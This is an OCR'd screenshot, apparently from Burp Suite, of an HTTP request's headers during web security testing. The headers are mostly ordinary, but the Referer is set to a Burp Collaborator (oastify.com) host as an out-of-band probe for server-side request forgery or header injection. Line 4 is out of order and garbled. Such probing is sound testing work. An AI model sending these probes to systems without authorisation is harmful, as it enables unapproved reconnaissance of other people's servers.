


Request Attributes Request Query Parameters Request Body Parameters

17

3

0



```
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "macOS"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp, image/apng, */*; q=0.8, application/signed-exchange; v=b3; q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://sws7o9hj8ee9ivisvr3h1kq0prvij7.oastify.com/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB, en-US; q=0.9, en; q=0.8
17 Connection: close
18
19
```

4 Sec-Ch-Ua: (Not(A:Brand; V= 8, Chromium; V= 101